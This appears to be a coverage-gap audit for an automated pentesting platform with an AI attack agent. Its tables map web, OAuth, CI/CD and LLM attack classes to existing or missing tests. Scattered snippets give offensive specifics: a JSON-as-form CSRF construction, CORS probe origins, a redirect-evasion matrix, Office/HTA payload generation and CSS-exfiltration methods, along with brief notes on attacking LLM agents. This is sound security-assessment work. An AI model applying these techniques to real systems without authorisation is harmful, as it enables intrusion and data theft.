| Markdown and rich-text bypass | P2 · $$$ | **NONE** | **PARTIAL**: covered **only** inside the LLM output-handling context (garak `web_injection`, markdown-image exfil). **Missing:** no general markdown-renderer testing: raw HTML allowed, `javascript:` links, reference-style definitions, attribute injection in an image title |
| XSS via content-type confusion | P3 · $$ | **NONE**, no check that a response's content type is missing or wrong | **PARTIAL**: `community insecure_file_uploads.md` covers it for uploads (`nosniff` absent). **Missing:** not a named test for ordinary JSON/text endpoints sniffed as HTML |
| CSP bypass | P3-P4 · $$ | **PARTIAL**: `csp_unsafe_inline:2184` only | **PARTIAL**: `xss_prompts.py:669` CSP-bypass shortcuts gated on `XSS_CSP_BYPASS_ENABLED`, plus `community xss_exploitation.md:360`. **Missing:** no JSONP-on-allowlisted-CDN, no nonce reuse, no `strict-dynamic` with an injectable loader, no permissive `base-uri` |

## §17 Cross-Origin and Browser Trust

CORS and open redirect sit in Group 1: `proxy_brain` has worked sections for both. What remains here is the **CSRF and framing** half, which is entirely Chat Skills (human-request-only), with no `proxy_brain` section and no recon check, because the relevant headers were deferred to nuclei (they were deferred to nuclei, whose default tags exclude them).

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| CSRF, application-wide | P2 · $$$ | **NONE**: nuclei's `csrf` templates are not in the default eight, and no security check covers it | **PARTIAL**: `chat vulnerabilities/csrf.md` (268 ln): SameSite taxonomy table incl. the legacy-client `None` default, a 7-row token-strength matrix, method and content-type bypass, navigation CSRF auto-submit, **the `enctype="text/plain"` JSON-as-form trick with the exact `name='{"role":"admin","x":"' value='bar"}'` construction**, multipart-as-JSON, GraphQL CSRF, CSWSH, and 6 complete HTML PoCs. Unroutable |
| CSRF, authenticated action | P3-P4 · $$ | **NONE** | **PARTIAL**: `chat csrf.md:55-79` token-strength matrix (remove, empty, cross-session, cross-user, cross-route, in-URL, predictable). Unroutable |
| CSRF, unauthenticated action | P4-P5 · $ | **NONE** | **PARTIAL**: `chat csrf.md:122-136` login and logout CSRF. Unroutable |
| CSRF token not bound to the session | P2 · $$$ | **NONE** | **PARTIAL**: `chat csrf.md:55-63` cross-session and cross-user token rows are exactly this. Needs two identities, and nothing stores the second |
| CSRF with a removable or empty token | P2 · $$$ | **NONE** | **PARTIAL**: `chat csrf.md:55-63` remove / empty / wrong-name rows. Unroutable |
| JSON CSRF | P3 · $$ | **NONE** | **PARTIAL**: `chat csrf.md:110-120` the `enctype="text/plain"` probe worked in full, with the trailing-`=bar` tolerance explained. Unroutable: one of the clearest cases of complete content with no route |
| Method-override CSRF | P3 · $$ | **NONE** | **PARTIAL**: `access_control_prompts.py:223-290` covers `_method`, `X-HTTP-Method-Override`: **as an authz test, not as CSRF**; `chat csrf.md:200-231` frames them as CSRF bypasses |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| **postMessage missing origin validation, both directions** | P2-P3 · $$$ | **PARTIAL°**: `helpers/js_recon/framework.py:131-160` flags `postMessage` as a medium DOM sink, statically › `JS_RECON_ENABLED`=**off**. **Missing:** nothing audits a listener for an `event.origin` test, or a send for a `'*'` target origin | **NONE**: `pb browser` could `eval` the listener table, but no section or skill names the technique |
| SameSite bypass | P3 · $$ | **PARTIAL**: `scanners/capture_proxy/capture_lib.py:87-100` stamps missing `SameSite` per cookie as a passive lead (never a finding node) | **PARTIAL**: `chat csrf.md:35-41` SameSite taxonomy with the `Lax` top-level-GET and sibling-subdomain cases. **Missing on both sides:** no exploitation path |
| CORS: origin matching mistakes | P2 · $$$ | **NONE**: CORS was deferred to nuclei, whose default tags exclude it | **PARTIAL**: `pb cors` tests exactly **two** origins (`https://evil.example`, and `null`). `chat cors_misconfig.md` (266 ln) has the rest: **wildcard suffix match with 4 variants**, **wildcard prefix / subdomain-takeover chain**, trusted-third-party reflection (`*.s3.amazonaws.com`), scheme variants, pre-flight bypass, **cache interaction without `Vary: Origin`**. Routable half thin, complete half unroutable |
| Clickjacking on a sensitive action | P4 · $ | **NONE**: **no X-Frame-Options or `frame-ancestors` check exists anywhere in the pipeline**; deferred to nuclei, whose default tags exclude it | **PARTIAL**: `chat clickjacking.md` (225 ln): XFO/CSP precedence table incl. the `SAMEORIGIN` + `frame-ancestors *` trap, per-route header sweep, opacity overlay, **double-clickjacking (Paulos Yibelo, 2024)**, drag-and-drop staging, one-time-token capture, **UI redress on an OAuth `/authorize` consent screen**; full styled PoC + Playwright driver. Unroutable |
| Cross-Site WebSocket Hijacking | P2 · $$$ | **NONE** | **PARTIAL**: `chat protocols/websocket_security.md` (302 ln): CSWSH with a raw handshake probe and a browser PoC, **per-message auth missing** as its core thesis, token-in-URL leak, subprotocol confusion, **frame fragmentation**, **STOMP/MQTT topic injection**, **SignalR hub enumeration** › *websockets*. ⚠ **`proxy_brain` is HTTP-only and cannot capture WebSocket traffic**, so the corpus route does not exist, and `idor_bola_exploitation.md` and `bfla_exploitation.md` §2.9 both claim WS coverage they cannot deliver through it |
| Open redirect | P4-P5 · $ | **PARTIAL°**: classification signals only: `classification.py:37-41` `redirect_params`, ffuf's `redirect` class, `cache_scan`'s `open_redirect` impact. nuclei's `redirect` tag is **not** default, so the pipeline never asserts it | **FULL**: see Group 1: `pb injection` checks whether `Location` echoes the attacker host. `chat open_redirect.md` (211 ln) adds a **24-row evasion matrix** (userinfo `@`, backslash, `///`, TAB/LF, punycode ligature, IDN full-width dot, decimal/octal/hex IPs) and the multi-hop chain it calls *"the most missed class"* |

# §18, §19, §20, §21: partial rows

| Class | § | P·$ | Recon | Agent |
|---|---|---|---|---|
| Client-side prototype pollution | 18 | P3 · $$$ | **PARTIAL°**: `js_recon/framework.py:131-160` flags `__proto__`, `constructor.prototype`, `Object.assign` as high-severity DOM sinks › **off**; never validated | **PARTIAL**: `chat prototype_pollution.md:144-179` client-side detection via `page.evaluate("() => ({}).polluted")`, 3 URL-hash variants, and a **5-key client gadget→DOM XSS table** (`srcdoc`, `innerHTML`, `template`, event handlers) › *node*. Unroutable |

| Class | § | P·$ | Recon | Agent |
|---|---|---|---|---|
| Open redirect in the client router | 18 | P4 · $ | **PARTIAL**: `helpers/resource_enum/classification.py:37-41` `redirect_params` runs by default, but it does not distinguish a client-side `next=` handled by JS navigation from a server-side redirect. No disabled module is involved here | **PARTIAL**: `chat` `open_redirect.md:23-52` lists client-side sinks explicitly. Unroutable |
| Impersonation via broken link hijacking | 19 | P4 · $ | **PARTIAL°**: BadDNS `references` module › `BADDNS_ENABLED`=**off**. **Independent of that**: it resolves dangling DNS references only: dead social handles and unclaimed package or app names, which the taxonomy names in the same row, are covered by nothing | **NONE** |
| HTML content injection / text injection | 19 | P5 · $ | **NONE** | **PARTIAL**: XSS-adjacent only; the canary sweep detects reflection whether or not it executes, but neither is emitted as a content-injection finding |
| RTLO | 19 | P5 · $ | **NONE** | **PARTIAL**: **S** garak improper-input-handling covers RTL overrides and confusables, **in the AI context only** |
| Homograph / IDN spoofing | 19 | P5 · $ | **PARTIAL°**: `helpers/supply_chain/typosquat.py` does edit-distance detection, but **package-level, not domain-level** › **off** | **PARTIAL**: `chat` `open_redirect.md:58-83` includes **punycode ligature** `tru&#353;ted.tld` and **IDN full-width dot** 。 in its evasion matrix: as a bypass, not a spoofing finding |
| ReDoS | 20 | P3 · $$ | **NONE** | **PARTIAL**: `chat` `redos.md` (208 ln): backtracking-NFA vs RE2 engine table with the load-bearing verdict *"If the server uses Go or any RE2-backed engine, ReDoS is a non-issue"*, 12 catastrophic pattern shapes, a pattern→payload lookup, a growth-experiment harness with baseline and ratio, a 5xx/504 worker-burn oracle, and an explicit throttle (*"send a small burst of 5-10; do NOT scale up without operator approval"*) · `builtin` `denial_of_service_prompts.py` carries the vector. ⚠ **No static regex analysis**: *semgrep* is installed and unused for it |
| Algorithmic complexity | 20 | P3 · $$ | **NONE** | **PARTIAL**, only hash-collision DoS, via a Metasploit module. **Missing:** quadratic parsing, unindexed-query and leading-wildcard-search abuse |
| Cache poisoning denial of service | 20 | P2 · $$ | **FULL°**: see §2: complete capability, gated by the deliberate CPDoS safety default rather than missing | **PARTIAL**: `chat` `web_cache_poisoning.md` frames it; no probe |
| App crash via malformed input | 20 | P5 · $ | **NONE** | **PARTIAL**: `denial_of_service_prompts.py` single-request crash vectors (Range-header overflow, malformed `Content-Length`, header bomb). RoE-gated and off by default |
| Physical and social | 21 | unrated | **NONE** | **PARTIAL**: `builtin` `phishing_social_engineering_prompts.py` generates **payloads only**: *msfvenom* standalone, MSF fileformat modules (Word/Excel VBA, PDF, **RTF+HTA CVE-2017-0199**, LNK), `web_delivery`, HTA server; the handler must be `exploit/multi/handler` so sessions appear in the UI. **Missing:** no credential-harvesting pages, no AiTM/evilginx, no OAuth consent phishing, no QR/smishing. `agentic/skills/social_engineering/` is empty. RoE-gated, off by default |

## §22 Frontier classes, 2025 to 2026

| Frontier # | Class | P·$ | Recon | Agent |
|---|---|---|---|---|
| 1 | Error-based / blind SSTI | P1 · $$$ $$ | **PARTIAL**: nuclei's `ssti` default tag catches in-band SSTI only | **PARTIAL**: `rce_prompts.py:357-398` 4B-bis is adjacent (filter bypass for character-restricted sinks). The exception-message value leak is not a named technique |
| 4 | Unicode normalization exploitation | P2 · $$$ | **NONE** | **PARTIAL**: "overlong/unicode" appears in the `path_traversal` and `access_control` matrices. **No validate-before-normalize workflow**, no `<script>` folding, no `fi`→`fi`, no Turkish dotless `ı`, no case-folding collisions against allowlists, email uniqueness or path checks |
| 10 | Parser differentials | P2-P3 · $$$ $ | **PARTIAL**: `cache_scan` covers cache-key normalization; nothing else | **PARTIAL**: `bfla_exploitation.md` §2.6 content-type confusion, `mass_assignment.md` shape rotation (duplicate keys, JSON Patch/Merge Patch), `path_traversal_prompts.py` proxy-vs-backend mismatch. **Real material, never treated as a first-class class**, no JSON big-integer or unicode-escape differentials, no multipart or JWT-segment differentials |

# GROUP 3, NOT COVERED

Nothing in the repo addresses these. "Best fit" states where the class belongs given its nature, not how to build it.

**Placement logic.** Deterministic, enumerable, scalable across many hosts, one-request-one-verdict → **recon**. Requires multi-step state, two identities, reasoning about business meaning, or adaptive payload construction → **agent**. Needs a deterministic sweep *and* an interpretation step → **both**.

## §1 Information Disclosure and Secrets

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Token leakage via Referer | P4-P5 · $ | **NONE**: best fit: deterministic: does a page bearing a token load third-party resources | **NONE** |
| Sensitive token in localStorage / sessionStorage | P4 · $ | **NONE**: best fit: a browser-driven enumeration, one verdict per origin | **NONE** |
| JSON hijacking / XSSI | P5 · $ | **NONE**: best fit: response-shape check on authenticated JSON | **NONE** |
| EXIF geolocation not stripped | P3-P4 · $$ | **NONE**: best fit: upload-then-fetch-then-parse; fully deterministic | **NONE** |
| Exposed `/.git/` tree reconstruction | P1 · $$$ | **NONE**: best fit: the taxonomy's highest-value item in this section; path-probe plus object walk | **NONE** |
| Error-forcing for debug pages | P4-P5 · $ | **NONE**: best fit: a fixed set of malformed inputs per endpoint | **NONE** |

## §2 HTTP Desync, Caching and Proxy

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| **0.CL and CL.0 desync** | P1 · $$$$$ | **NONE** | **NONE**: best fit: the 2025 endgame class and the top payout in the taxonomy's desync family. Needs raw sockets and differential reasoning, not a signature |

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Client-side desync | P2 · $$$ | **NONE** | **NONE**: best fit: requires driving a victim browser through a poisoned connection |

| **HTTP/2 downgrade smuggling (H2.CL, H2.TE)** | P1 · $$$$ | **NONE** | **NONE**: best fit: needs h2 framing control that nothing in the stack has |

> **Note: reversed during review.** An intermediate draft moved HTTP/2 desync out of this table on the strength of the `proxy_brain` index line "smuggling: CL.TE / TE.CL timing probes, H2 desync". Reading the section body reverses that. `proxy_brain_manual.md:305-309` is explicit:
>
> > "**IMPORTANT: `redamon.replay` CANNOT detect smuggling.** A desync needs raw, ambiguous Content-Length vs Transfer-Encoding framing, and BOTH curl and the capture proxy NORMALISE the request before it reaches the target's front-end: the ambiguity is resolved away, so **a timing probe through the replay path proves nothing.**"
>
> What the section actually does is grep captured responses for hop-boundary headers (`via`, `x-cache`, `cf-ray`, `x-served-by`, `x-forwarded`), print "smuggling candidate (fronted)", and hand off: "CONFIRM with a tool that preserves byte framing, run via `kali_shell` (NOT redamon)". It emits **no finding at all**. H2 appears only as a prose remark that downgrading front-ends re-expose the class.
>
> So the section is a **candidate finder**, not a test, and the confirmation it defers to is the skill that cannot load. Net: classic smuggling stays PARTIAL; 0.CL, CL.0, client-side desync and H2 downgrade are all NONE.
>
> All three are additionally blocked because the skill they would live in cannot load.

## §3 API and GraphQL Specific

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Unsafe consumption of APIs | P2 · $$ | **NONE** | **NONE**: best fit: needs modelling which third-party responses flow into which sink |
| **SSRF in headless renderers** | P1 · $$$$ | **NONE** | **NONE**: best fit: HTML-to-PDF, screenshot and preview services run a real browser that fetches your `iframe`/`img`/`link`, and also reach `file://`. `execute_playwright` exists but no skill frames renderer SSRF |
| **SSRF via link preview / oEmbed / unfurl** | P2 · $$$ | **NONE** | **NONE**: best fit: any feature rendering a card for a pasted URL, often in a service with weaker network controls than the main app |
| GraphQL injection into a downstream filter or ORM | P1 · $$$$ | **NONE** | **NONE**: best fit: adaptive payload construction against an unknown resolver |

## §4 Infrastructure, DNS and Cloud

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Bitsquatting | P5 · $ | **NONE**: best fit: pure enumeration over the domain string | **NONE** |
| Lack of network segmentation | P3 · $$ | **NONE**: best fit: reachability matrix across discovered hosts | **NONE** |

## §5 OAuth, SSO and Federation

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| OAuth account squatting | P4 · $$ | **NONE** | **NONE**: best fit: requires account-lifecycle state across two registrations |

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| **Scope escalation / consent bypass** | P2 · $$$ | **NONE** | **NONE**: best fit:: *moved here in this review.* `oauth_oidc.md` is otherwise complete but has **no scope-tampering probe at all**, and no other layer supplies one. The nearest material, `cloud/azure.md:266-278` illicit consent grant, is Entra-specific. Needs reasoning about which scope was consented to vs which was issued, so it belongs on the agent side |
| Third-party access token substitution | P1 · $$$$ | **NONE** | **NONE**: best fit: requires registering an attacker app with the same IdP and reasoning about audience |

# §6 AI and LLM Attack Surface

Four OWASP LLM categories have **no probe, chip or detector** in any adapter.

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Remote code execution via an agent (LLM) | P1 · $$$$$ | **NONE** | **NONE**: best fit: sandbox-escape reasoning against a code-interpreter tool |
| Cross-tenant PII leakage | P1 · $$$$ | **NONE** | **NONE**: best fit: two concurrent sessions, identical prompts, cache-key comparison: the AI form of the two-identity problem |
| Data and model poisoning (LLM04) | P1 · $$$ | **NONE** | **NONE**: best fit: requires reaching a training, fine-tuning or feedback channel |
| Model extraction | P1 · $$ | **NONE** | **NONE**: best fit: query-based reconstruction over many turns |
| Adversarial example injection | P4 · $ | **NONE** | **NONE**: best fit: only where a model gates a security decision |
| Unbounded consumption (LLM10) | P2-P4 · $$ | **NONE**: best fit: deterministic: is there a token or request budget | **NONE** |

# §7 Supply Chain and CI/CD

**The largest single-section gap in the document, against a family the taxonomy calls "the newest OWASP top-level category, and increasingly the highest-paying".** RedAmon scans CI systems (jenkins, circleci, travisci) for *secrets* and nothing else.

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| **CI workflow injection** | P1 · $$$$$ | **NONE** | **NONE**: best fit: requires reading a workflow file and reasoning about which untrusted field reaches a `run:` block |
| **Untrusted PR with secret access (`pwn_request`)** | P1 · $$$$$ | **NONE** | **NONE**: best fit: trigger-plus-checkout analysis; a judgement, not a signature |
| Self-hosted runner takeover | P1 · $$$$ | **NONE**: best fit: enumerable: public repo + reachable runner | **NONE** |
| Artifact and release pipeline write access | P1 · $$$$$ | **NONE** | **NONE**: best fit: permission reasoning; report-and-publish-nothing |
| Software package takeover | P1 · $$$$$ | **NONE** | **NONE**: best fit: any path to publishing a trusted version |
| Missing SRI on third-party scripts | P5 · $ | **NONE**: best fit: one-pass HTML attribute check; escalates on host state | **NONE** |
| Software or data integrity failures | P2 · $$$ | **NONE** | **NONE**: best fit: unsigned updates, unverified auto-update channels |

# §8, §10, §11: injection and parser gaps

| Class | § | P·$ | Recon | Agent |
|---|---|---|---|---|
| **ORM leaking / ORM injection** | 10 | P1 · $$$$$ | **NONE** | **NONE**: best fit: frontier class #2, top payout rank. A JSON filter / `select` / `include` / `orderBy` passed to an ORM. No SQL syntax involved, so no signature exists; it is pure structural reasoning. **Currently misrouted to `sql_injection`, which has no ORM content** |
| Argument injection | 10 | P1-P2 · $$$$ | **NONE** | **NONE**: best fit: requires knowing which binary consumes the argument (`--output=`, `-o`, `--use-askpass`, `-Fconfig`) |
| Email header injection | 10 | P4 · $$ | **NONE**: best fit: deterministic newline injection into name/ subject/address fields | **NONE** |
| CSV / formula injection | 10 | P5 · $ | **NONE**: best fit: payload-in, export-out; fully mechanical | **NONE** |
| Incomplete cleanup of keying material | 8 | P5 · $ | **NONE**, not externally observable | **NONE**, not externally observable; effectively N/A |
| Node / JavaScript deserialization | 11 | P1 · $$$ | **NONE** | **NONE**: best fit: IIFE-in-serialized-form; gadget reasoning |

# §12 Business Logic, Race Conditions and Workflow

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Refund and cashback loops | P1 · $$$$ | **NONE** | **NONE**: best fit: requires modelling value conversion across a refund boundary |
| Referral and reward abuse | P3 · $$ | **NONE** | **NONE**: best fit: multi-account cycles and condition timing |
| Inconsistent state across services | P2 · $$$ | **NONE** | **NONE**: best fit: interrupt a flow mid-way and reason about which side committed |
| Unrestricted access to sensitive business flows | P3 · $$ | **NONE** | **NONE**: best fit: the flow works as designed; the absence of anti-automation is the finding |
| Captcha bypass | P4 · $ | **NONE** | **NONE**: best fit: implementation-flaw reasoning |

# §13 Authentication and Session Management

Twenty NONE verdicts: the largest concentration in the document. Almost all are cheap, deterministic session-lifecycle assertions that no component performs.

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Session not invalidated on logout | P4 · $ | **NONE**: best fit: replay the old token after logout; one assertion | **NONE** |
| Session not invalidated on password reset or change | P4 · $$ | **NONE**: best fit:: reset or change the password, then replay the pre-change session token. One assertion, no second identity needed | **NONE** |
| Session not invalidated on email, 2FA or permission change | P5 · $ | **NONE**: best fit:: same assertion against the other three state changes | **NONE** |

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Concurrent sessions / long timeout | P5 · $ | **NONE**: best fit:: hold two sessions for one account and confirm both stay live; separately, idle past the advertised timeout and replay | **NONE** |
| Reset token not invalidated (after use, login, new request) | P4-P5 · $ | **NONE**: best fit:: replay a reset token after use, after a login, after a password change, and after a newer token was issued. Four assertions on one flow | **NONE** |
| Reset token leaked via Referer | P4-P5 · $$ | **NONE**: best fit: does the reset page load third-party resources | **NONE** |
| Cookie scoped to the parent domain | P5 · $ | **NONE**: best fit: read the `Domain` attribute. **Escalates hard when chained with subdomain takeover, which RedAmon covers best of all** | **NONE** |
| Cookie tossing / cookie injection from a subdomain | P2 · $$$ | **NONE** | **NONE**: best fit: requires a subdomain foothold and path-scoped shadowing |
| Pre-account takeover | P2 · $$$ | **NONE** | **NONE**: best fit: register-then-wait-for-SSO lifecycle |
| Account merge on an unverified email claim | P1 · $$$$ | **NONE** | **NONE**: best fit: social-login trust reasoning |
| Email verification bypass | P5 · $ | **NONE** | **NONE**: best fit: gate-trust reasoning |
| Backup / recovery code weaknesses | P2 · $$$ | **NONE** | **NONE**: best fit: short, unthrottled, reusable, regenerated without invalidating |
| 2FA secret cannot be rotated | P4 · $ | **NONE**: best fit: one assertion | **NONE** |
| Old 2FA code not invalidated | P5 · $ | **NONE**: best fit: one assertion | **NONE** |
| Missing 2FA failsafe | P5 · $ | **NONE**: best fit: one assertion | **NONE** |
| Weak or absent password policy | P4-P5 · $ | **NONE**: best fit: registration-form probing | **NONE** |
| Secret questions used for account verification | P5 · $ | **NONE**: best fit: flow inspection | **NONE** |
| > **Note.** Session fixation is **not** in this table: `proxy_brain`'s `auth` section implements it | | | |
| > (Group 1). "Stale or revoked permissions still honored" and "Suspended, deleted or unverified | | | |
| > account still authorized" also left: the `authz` section's insistence on testing objects in | | | |
| > **all lifecycle states (active / archived / deleted)** covers the shape, so both are PARTIAL. | | | |

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| > They are listed in Group 2 §14. | | | |

> These twenty share one property: they are **session-lifecycle assertions**: do the same thing twice, across a state change, and compare. Most need only **one** identity, so the missing second-principal store is not what blocks them; they are simply unwritten.

## §14, §15 remaining

| Class | § | P·$ | Recon | Agent |
|---|---|---|---|---|
| Lack of password confirmation on sensitive actions | 14 | P4-P5 · $ | **NONE**: best fit: flow inspection | **NONE** |
| Arbitrary file delete | 15 | P2 · $$ | **NONE** | **NONE**: best fit: reasoning about which file matters |
| EXIF geolocation not stripped (upload) | 15 | P3-P4 · $ | **NONE**: best fit: mechanical | **NONE** |

## §16 Cross-Site Scripting and Client-Side Injection

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| **Mutation XSS (mXSS) and sanitizer bypass** | P2 · $$$$ | **NONE** | **NONE**: best fit: the sanitizer emits markup the browser re-parses. Needs `foreignObject`/`noscript`/`template`/`svg`/`math` nesting and version-specific bypass reasoning |
| Universal XSS (UXSS) | P4 / P1 · $$$$ | **NONE** | **NONE**: best fit: browser-level |
| Cookie-based XSS | P5 · $ | **NONE** | **NONE**: best fit: needs a cookie-injection primitive first |
| XSS via the TRACE method | P5 · $ | **NONE**: best fit: one-request check | **NONE** |
| Client-side template injection | P2 · $$$ | **NONE** | **NONE**: best fit: Angular/Vue sandbox-escape reasoning |
| **Dangling markup injection** | P3 · $$ | **NONE** | **NONE**: best fit: the fallback when script is blocked; needs an unterminated-tag construction |
| **CSS injection and style-based exfiltration** | P3-P4 · $$ | **NONE** | **NONE**: best fit: attribute selectors + `background: url()` leaking token characters; `@import` chains; `unicode-range` font leaks |
| Reflected File Download | P5 · $ | **NONE**: best fit: mechanical | **NONE** |
| Same-Site Scripting | P5 · $ | **NONE**: best fit: resolve `localhost.<target>` | **NONE** |
| Binary planting / DLL search order | P3 · $$ | **NONE**: desktop-installer scope, not web; see §21 | **NONE**: same |

## §17 Cross-Origin and Browser Trust

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| CSRF on logout / token not unique per request | P5 · $ | **NONE**: best fit: mechanical | **NONE** |
| **XS-Leaks** | P3-P4 · $$ | **NONE** | **NONE**: best fit: 2025 brought cross-site ETag length leaks and connection-pool prioritization. Needs oracle construction, not signatures |

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Tabnabbing / missing `noopener` | P5 · $ | **NONE**: best fit: attribute check | **NONE** |
| Lack of a security speed-bump page | P5 · $ | **NONE**: best fit: flow inspection | **NONE** |

## §18 Client-Side Request and Path Manipulation

**A whole section at zero.** `CSPT` returns no hits anywhere in the repo. The taxonomy flags this family as "still underexplored, still paying".

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| **Client-Side Path Traversal (CSPT)** | P2-P3 · $$$$ | **NONE** | **NONE**: best fit: a value you control is concatenated into a client-side fetch path. Detection is `fetch('/api/v1/items/' + id)` where `id` accepts `../`: needs bundle reading plus browser execution, which RedAmon has on both sides but never joins |
| **CSPT2CSRF** | P2-P3 · $$$$ | **NONE** | **NONE**: best fit: the escalation: the app itself builds the request, so no CSRF token is needed |
| CSPT via user-uploaded JSON | P2 · $$$$ | **NONE** | **NONE**: best fit: point the traversed fetch at your own uploaded file so you control the response the SPA trusts |
| DOM clobbering | P3 · $$ | **NONE** | **NONE**: best fit: named elements shadowing `window.config` / `window.CSP_NONCE` |
| postMessage data exfiltration (sender side) | P3 · $$ | **NONE**: best fit: `postMessage(secret, '*')` is a static bundle grep: js_recon already parses these files | **NONE** |
| Client-side race / state confusion in an SPA | P4 · $ | **NONE** | **NONE**: best fit: out-of-order response application |

## §19 Content Spoofing, Redirects and Impersonation

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| iframe injection | P3 · $$ | **NONE**: best fit: reflection check | **NONE** |
| Email HTML injection | P4 · $ | **NONE**: best fit: payload-in, mail-out | **NONE** |
| External authentication injection | P4 · $ | **NONE** | **NONE**: best fit: flow reasoning |
| Email hyperlink injection | P5 · $ | **NONE**: best fit: mechanical | **NONE** |
| Tabnabbing | P5 · $ | **NONE**: best fit: attribute check | **NONE** |

## §20 Denial of Service and Resource Abuse

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| Unbounded pagination and export | P4 · $ | **NONE**: best fit: `limit=1000000`, negative and zero values: mechanical, and safe | **NONE** |
| Amplified email and SMS triggering | P4 · $$ | **NONE**: best fit: resend-loop counting on verification, invite and notification flows | **NONE** |
| Mishandling of exceptional conditions (A10:2025) | P2-P4 · $$ | **NONE** | **NONE**: best fit: errors that fail open, exceptions that skip an authorization step, retry paths that bypass validation. Surfaces as an auth bypass, not its own report |

# §21 Adjacent scope worth knowing

| Class | P·$ | Recon | Agent |
|---|---|---|---|
| **Mobile** | P4-P5, P1-P2 for hardcoded keys · unrated | **NONE**: best fit: APK/IPA are archives; extraction and secret scanning is exactly what the existing secret stack does. `agentic/skills/mobile/` is declared and empty. **This also unblocks §3's "shadow endpoints from other clients"** | **NONE** |
| Desktop / thick client | P3 · $$ | **NONE**, no binary-analysis path in the pipeline | **NONE**, no path today; the sandbox has `gcc`/`gdb` but no skill frames desktop testing |
| IoT / firmware | P1-P2 · unrated | **NONE**, no firmware extraction or filesystem carving | **NONE**, no path today; `agentic/skills/` has no firmware category |
| Blockchain and smart contracts | P1 · unrated | **NONE**: separate discipline; see Group 4 | **NONE**: separate discipline; see Group 4 |

# §22 Frontier classes, 2025 to 2026

Eight of fourteen.

| Frontier # | Class | P·$ | Recon | Agent |
|---|---|---|---|---|
| 2 | **ORM leaking** | P1 · $$$ $$ | **NONE** | **NONE**: best fit: a JSON filter / `select` / `include` / `orderBy` passed to an ORM, with no SQL syntax involved, so no signature exists: pure structural reasoning. Currently misrouted to `sql_injection`, which has no ORM content |
| 3 | SSRF via HTTP redirect loops | P2 · $$$ | **NONE** | **NONE**: best fit: converts a blind SSRF into a readable one; needs redirect-depth reasoning |
| 5 | SOAP / WSDL client-proxy RCE (.NET) | P1 · $$$ | **NONE** | **NONE**: best fit: `HttpWebClientProtocol` chains in framework code the vendor declines to patch |
| 6 | Cross-site ETag length leak | P3-P4 · $$ | **NONE** | **NONE**: best fit: response size recovered cross-origin via conditional-request edge cases |
| 8 | XS-Leak via connection-pool prioritization | P3-P4 · $$ | **NONE** | **NONE**: best fit: leaks cross-origin redirect hostnames; oracle construction, not a signature |
| 9 | HTTP/2 CONNECT port scanning | P3 · $$ | **NONE** | **NONE**: best fit: internal reachability with no classic SSRF sink |
| n/a | **The desync endgame (0.CL / CL.0, CVE-2025-32094)** | P1 · $$$ $$ | **NONE** | **NONE**: the structurally biggest class per the taxonomy, and the skill it would live in cannot load |
| n/a | Side channels as a core primitive | P3-P4 · $$ | **NONE** | **NONE**: 2025 made timing and pool-based oracles mainstream exploitation; timing appears here only as an SSRF and padding-oracle helper |

# Chains: §23

The taxonomy's closing argument is that "most big payouts are chains, not single bugs". RedAmon has **no chain-construction capability for findings**: `ChainFinding` records what the agent did in a session, and `AttackChain` is session state, not a hypothesis engine over the recon graph.

Chains from §23 where RedAmon already holds **both** links and joins neither:

| Chain | Link 1 |
|---|---|
| Subdomain takeover + parent-domain cookie = session theft | takeover: **best coverage in the platform** |
| Exposed source map + hardcoded key in recovered source | js_recon recovers and **re-scans** sources |
| Blind SSRF + IMDSv1 = cloud role credentials | SSRF skill |
| File upload + LFI = RCE | `insecure_file_uploads.md` |
| Open redirect + OAuth `redirect_uri` | open redirect **FULL** (`proxy_brain injection`) |
| Self-XSS + login CSRF | XSS self detected |
| Cache poisoning + self-only reflected XSS | cache_scan `stored_xss` impact class |

| Chain | Link 1 |
|---|---|
| GraphQL alias batching + OTP endpoint | `proxy_brain graphql`: "N aliases of one resolver in ONE request (one HTTP hit, dodges request-count limits)", with `mutation{a0:login…}` as th |
| Dependency confusion + CI runner | npm registry check |

# GROUP 4: OUT OF SCOPE BY DESIGN

Classes RedAmon deliberately does not chase, each with the decision recorded in the codebase.

**This group is short on purpose.** Absence elsewhere in this document is a gap, not a decision. Only rows with documented intent belong here.

| Class / area | § | Decision | Where recorded |
|---|---|---|---|
| **Flooding and destructive DoS** | 20 | Off by default, RoE-gated, forbidden in stealth mode, and the DoS skill **never transitions to post-exploitation**. An assessment-only mode exists that runs nothing but nmap `--script dos`, nuclei `-tags dos` and CVE research | `denial_of_service_prompts.py:21`; `__init__.py:209-218`; `stealth_rules.py`; UI label "Availability Testing" |
| **Social engineering against real people** | 21 | Payload generation only. RoE-gated behind `ROE_ALLOW_SOCIAL_ENGINEERING`, off by default, and the UI renames it "Social Engineering Simulation". No credential-harvesting pages | `classification.py:264-270`; `AttackSkillsSection.tsx` |
| **White-box / source-access findings** | all | "NEVER give the agent white-box knowledge of a target. RedAmon agents operate black-box." The one exception is the CypherFix CodeFix agent, which reads a *customer's own* repo for remediation, not for discovery | `agentic/AGENTS.md:32-34` |
| **AI safety, toxicity, CBRN** | 6 | Implemented and deliberately **not** bounty classes: garak's `safety` pseudo-id sits outside the OWASP mapping, and `csam`/`cbrn`/`bioweapon` are hard-blocked before any payload leaves | `owasp_map.py`; `config.py:40-42`; `safety.py:19-66` |
| **MITRE ATT&CK / D3FEND mapping** | n/a | Explicitly excluded as inaccurate; only CWE and CAPEC are enriched | `add_mitre.py:10-13` |
| **Unencrypted data at rest; network segmentation** | 4 | Not externally observable from a black-box position | n/a |
